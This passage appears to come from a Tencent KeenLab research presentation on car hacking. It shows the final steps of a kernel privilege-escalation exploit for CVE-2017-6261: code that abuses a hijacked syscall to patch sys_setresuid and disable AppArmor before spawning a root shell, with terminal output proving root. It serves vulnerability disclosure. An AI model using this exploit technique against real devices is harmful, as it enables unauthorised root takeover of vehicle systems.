- Patch the `sys_setresuid` function to get root.

```
1 // patch sys_setresuid
2 syscall(SYS_ACCEPT4, 0, SETRESUID_PATCH_ADDR - WRITE_GADGET_ADDR, 0x0002, WR
3 // disable apparmor
4 syscall(SYS_ACCEPT4, 0, APPARMOR_PATCH_ADDR - WRITE_GADGET_ADDR, 1, WRITE_GA
5 // restore syscall entry of sys_accept4
6 syscall(SYS_ACCEPT4, 0, ACCEPT4_ENTRY_ADDR - WRITE_GADGET_ADDR, SYS_ACCEPT4_I
7
8 setresuid(0, 0, 0);
9 printf("uid: %d, %d\n", getuid(), geteuid());
10
11 execl("/bin/sh", NULL, NULL);
12
```

CVE-2017-6261

```
browser@cid-      !$ id
uid=2222(browser) gid=2222(browser) groups=2222(browser)
browser@cid-      $
browser@cid-      $ uname -a
Linux cid 4.4.35-release-03mar2017-84029-g4ddb263-dirty #see_/etc/commit SMP PRE
EMPT 1202798460 armv7l armv7l armv7l GNU/Linux
browser@cid-      $
browser@cid-      $ ./getroot
uid: 0, 0
# id
uid=0(root) gid=2222(browser) groups=0(root)
# uname -a
Linux cid 4.4.35-release-03mar2017-84029-g4ddb263-dirty #see_/etc/commit SMP PRE
EMPT 1202798460 armv7l armv7l armv7l GNU/Linux
# █
```

Reference

- Android ION Hazard: the Curse of Customizable Memory Management System
 - http://www.cs.ucr.edu/~zhiyunq/pub/ccs16_ion.pdf

Acknowledgement

- dlingliu(刘令)
 - CVE-2017-6261 exploit writing.
- Jiahongfang(方家弘)
 - The exploit trick to disable AppArmor in kernel mode.
- And other carhacking researchers of KeenLab.

Tencent

